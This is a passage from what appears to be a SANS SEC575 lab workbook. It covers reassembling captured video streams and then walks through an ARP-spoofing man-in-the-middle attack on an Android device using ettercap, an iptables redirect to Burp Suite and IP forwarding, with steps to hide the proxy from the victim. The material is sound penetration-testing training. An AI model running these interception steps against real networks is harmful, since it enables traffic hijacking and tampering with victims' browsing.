If you have more time during this exercise, you can work on this optional component. Reassemble the video files extracted by NetworkMiner so the video can be viewed beginning to end.

12. Create M3U Playlist File

The M3U playlist file type is a standard media playlist file consisting of a beginning line of "#EXTM3U" followed by multiple media files, one per line. We can use the Windows "dir" command to create the list, as shown on this page, using the "/b" (bare), "/OD" (sort by date/time, oldest first), and "/TC" (sort by the creation timestamp) arguments.

First, open a command prompt and change to the directory where the MP2T files are extracted. The path will be similar to the example shown below:

```
C:\Users\student>cd
"\tools\NetworkMiner\AssembledFiles\23.23.210.180\HTTP - TCP
80\1\view_transcode\AfDev7hK9HDfTKcX_bgEQL"
```

Next, manually create the playlist file as shown: `C:\tools\...>echo "#EXTM3U" >list.m3u C:\tools\...>dir /b /OD /TC *.mp2t >>list.m3u C:\tools\...>start .`

Open the list.m3u playback file to see the video content play back in datestamp order.

Unfortunately, even with this technique, the first few videos are out of order. Edit the playlist file with Notepad or another text editor and manually rearrange the files in playlist order by using the video characteristics to identify and re-sort the out-of-order segments.

> You can easily get the right path by dragging a folder on top of the command window.

From NetworkMiner's data, we can characterize the security of the Dropbox application. While Dropbox uses SSL for file transfers, third-party application handlers such as Polaris Office can disclose behavioral information on the device. This is not a vulnerability in Dropbox, but could be useful insight for an attacker.

While file downloads from the Dropbox application are encrypted, video streaming information is not. We can use NetworkMiner to reconstruct the video streaming information, playing the unencrypted files with video playback tools.

Delivering your analysis to Mike Hottaire, you are able to present an accurate risk perspective for adopting the Dropbox for Android application for production use. Congratulations!

This page intentionally left blank.

SEC575-5.2: Exercise—Manipulating Web Browser Activity

Objective

Using a MITM attack with Ettercap, network traffic redirection with iptables, and Burp Suite transparent proxy match and replace functionality, manipulate the website at http://puppywar.sec575.org so the Android victim sees the pwned.png image instead of the puppy pictures.

Scenario

In a mobile pen test, several useful exploits are available that take advantage of mobile browser flaws. While you can prepare an exploit and trick a user into navigating to your website through phishing, you can also force a user to retrieve your exploit through MITM traffic manipulation attacks.

In this exercise, the Android device will serve as the victim, browsing to the website PuppyWar at http://puppywar.sec575.org. You will use Kali Linux as the attacker, establishing a MITM attack with Ettercap, redirecting HTTP activity from the victim to the Burp Suite proxy, and manipulating HTTP response traffic using Burp Suite Match and Replace. In this exercise, the manipulated response will be a simple website defacement. In later exercises, we'll use this same technique to deliver mobile device exploits.

Virtual Machines

1. SEC575-E01_02: PfSense
2. Kali
3. Android 8.1
4. SEC575-E01_02: LabServer

Manipulating Web Browser Activity

In this exercise, you'll use the Linux Ettercap utility to create a MITM attack between the target website puppywar.sec575.org at 10.10.10.10 and the victim Android device at 10.10.10.7. Once you've established the MITM, you will use network traffic manipulating with Burp Suite Proxy to deface the website. The defacement will only be apparent to the victim since the changes will be applied at the proxy server prior to delivery to the victim and not on the server itself.

For the website defacement, you'll replace the cute pictures of puppies with an image containing the word pwned delivered from your Linux attacker system.

1. Log in to Kali Linux


From the Machines tab, select the SEC575 Kali Linux machine. Log in as the user **root** with the password **toor**.

2. Start Burp Suite

From Kali Linux, start Burp Suite from the quick launch toolbar on the left of the window.

Click ok on the "Unsupported Java Version" warning and dismiss the update installer. Finally, since this is the Community edition of Burp Suite, we can't create a project, so click "NEXT" and "START BURP".

On the main interface, navigate to the PROXY tab.



3. Turn off Proxy Intercept

By default, Burp Suite intercepts each proxied request, giving you the opportunity to manipulate requests before they are sent with manual editing. This process is too slow for use in an active attack. Instead, we'll use the Burp Suite Match and Replace functionality to automate the process of manipulating HTTP responses to the victim.
Click on the **Proxy** tab, then click the **Intercept** tab. Click the button marked **Intercept is on** to disable the Intercept function.

4. Configure Burp Listener Settings


Burp can be used as a MITM tool but requires some additional configuration steps. First, add a new Proxy Listener configuration to be used for MITM attacks.
Click **Options** tab (second row). In the **Proxy Listeners** group, uncheck the checkbox in the Running column for the existing proxy listener configuration. Click the **Add** button to add a new listener configuration with the following settings:

- In the Binding tab, enter port number **8080** and select **All interfaces**
- in the Bind to address list. In the Request handling tab, click on

  Support invisible proxying.

After making these changes, click **OK**. Burp Suite will prompt you to Confirm that you want the proxy listener to bind to all interfaces. Click **Yes** to continue.

Next, ensure the new listener is active and marked as *Running*. If the previous listener is running, click to disable it, then click to turn on the new listener.



5. Configure Burp Options for MITM

Burp Suite is not intended to be used as a MITM attack tool in its default configuration. To use it as a MITM attack tool, navigate to the **Proxy | Options** menu. Scroll to the bottom of the options in the Miscellaneous section and turn on the following options:

- Disable web interface at
- http://burp Suppress Burp error messages in browser

By disabling the Burp web interface, we stop another user on the network from browsing to the attacker's system and inspecting the Burp proxy logging history details.

By disabling the Burp error messages, we stop the victim from getting an error indicating the use of the Burp proxy server when a remote site times out, or another error is encountered.

6. Open Linux Terminal

From the Linux system, open the Terminal application by clicking Applications | Favorites | Terminal.


To easily see a list of the open Kali Linux windows, click Applications | Activities Overview.

7. Start MITM Attack with Ettercap

Next, mount the MITM attack using Ettercap, as shown:


```
root@kali:~# ettercap -T -q -M arp:remote /10.10.10.7// /10.10.10.10//
```

In this exercise, both the victim Android device (10.10.10.7) and the PuppyWar web server (10.10.10.10) are on the same LAN. In a pen test, the mobile device is locally accessible on the LAN, but the remote web server is not. In that circumstance, the second host in the MITM attack would be the default gateway/router for the network.



8. Examine Victim Sessions

From Ettercap's text-based view, press "s" to examine the statistics collected by Ettercap and "c" to collect TCP session information. After a short period, you will see some observed session information displayed, reinforcing that you have successfully established your position as MITM. If after a minute you don't see any output from the TCP session listing, you can switch to the Android device and browse to http://files.sec575.org to generate some network activity.



9. Open a New Linux Terminal


From the Kali Linux terminal, open a second terminal session by clicking on the File | New Window.

10. Start Linux Webserver

In order to deliver the pwned image to the victim system, you need to provide a web server where the image can be retrieved over HTTP by the victim. Many Linux web servers are available, but an easy way to deliver a simple file through HTTP is with the Python http.server module.

From the newly opened Terminal, change to the /root/labs/pwned directory. This directory contains a single file, pwned.png. Start the Python http.server as shown below, listening on port 80:

```
root@kali:~# cd
/root/labs/pwned/
root@kali:~/labs/pwned# ls
pwned.png
root@kali:~/labs/pwned# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
```



11. Open a New Linux Terminal


From the Kali Linux terminal, open a third terminal session by clicking File | New Window.

12. Redirect HTTP Traffic to Burp

With the MITM attack established, use the iptables command to redirect HTTP traffic to the Burp Suite proxy listening on port 8080: `root@kali:~# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080` You can optionally confirm that the rule has been applied by listing all the rules in the nat table:

```
root@kali:~# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target  prot opt source      destination
```

```
REDIRECT   tcp  --  anywhere  anywhere  tcp dpt:http
redir ports 8080

Chain INPUT (policy ACCEPT)
target  prot opt source      destination

Chain OUTPUT (policy ACCEPT)
target  prot opt source      destination

Chain POSTROUTING (policy ACCEPT)
target  prot opt source      destination
```




13. Change Linux Connection Tracking Timeout

When conducting a MITM attack where traffic is redirected to a listening service, you use iptables to redirect designated packets. In order for this to happen reliably, we also need to disable connection tracking in the Linux kernel as well.

From your terminal, set the timeout for connection tracking using the `sysctl` utility:

```
root@kali:~# sysctl -w
net.netfilter.nf_conntrack_tcp_timeout_established=10
```




14. Turn on Linux IP Forwarding

After starting Ettercap, we also need to turn on Linux IP forwarding. Return to the first terminal where you entered the iptables commands. Use the sysctl command to turn on IP forwarding:

```
root@kali:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Optionally, you can verify the status of this flag using the sysctl utility without the `-w` argument:

```
root@kali:~# sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
```




15. Switch to Android

Switch to the Android system by choosing the Android 8.1 option in the Machines tab.

16. Browse to the puppywar.sec575.org Site

Switch to the Android device. Acting as the victim, browse to the **http://puppywar.sec575.org** site from the Android Browser. You will see the intended site configuration, displaying pictures of two puppies. This is the site that you will manipulate as the attacker, replacing the pictures of Bernie and Murphy with alternate images.

> If you don't see HTTP traffic show up in Burp right away, you can return to the Android victim and press the Refresh button while holding down the Shift key. This will cause Android to force a new HTTP request.




17. Return to Kali Linux

Return to the Kali Linux system by choosing the Kali Linux system in the Machines tab.

18. View Burp Suite History

From Burp Suite, navigate to **Proxy | HTTP History**. Here you will see the HTTP transactions from the victim system, recorded by Burp Suite as the victim's traffic was redirected through the attacking system.
By default, Burp Suite hides CSS, images, and binary content from the history view. Change this configuration by clicking on the text


box labeled "Filter: Hiding ..." and check the Images option in the Filter by MIME type section, then click in the "Filter: Hiding ..." text box again.
Inspect this traffic, identifying the requests for the two puppy image files on the puppywar.sec575.org server. Right-click on the first of the two puppy images and select Copy URL.



19. Add Match and Replace Rule #1

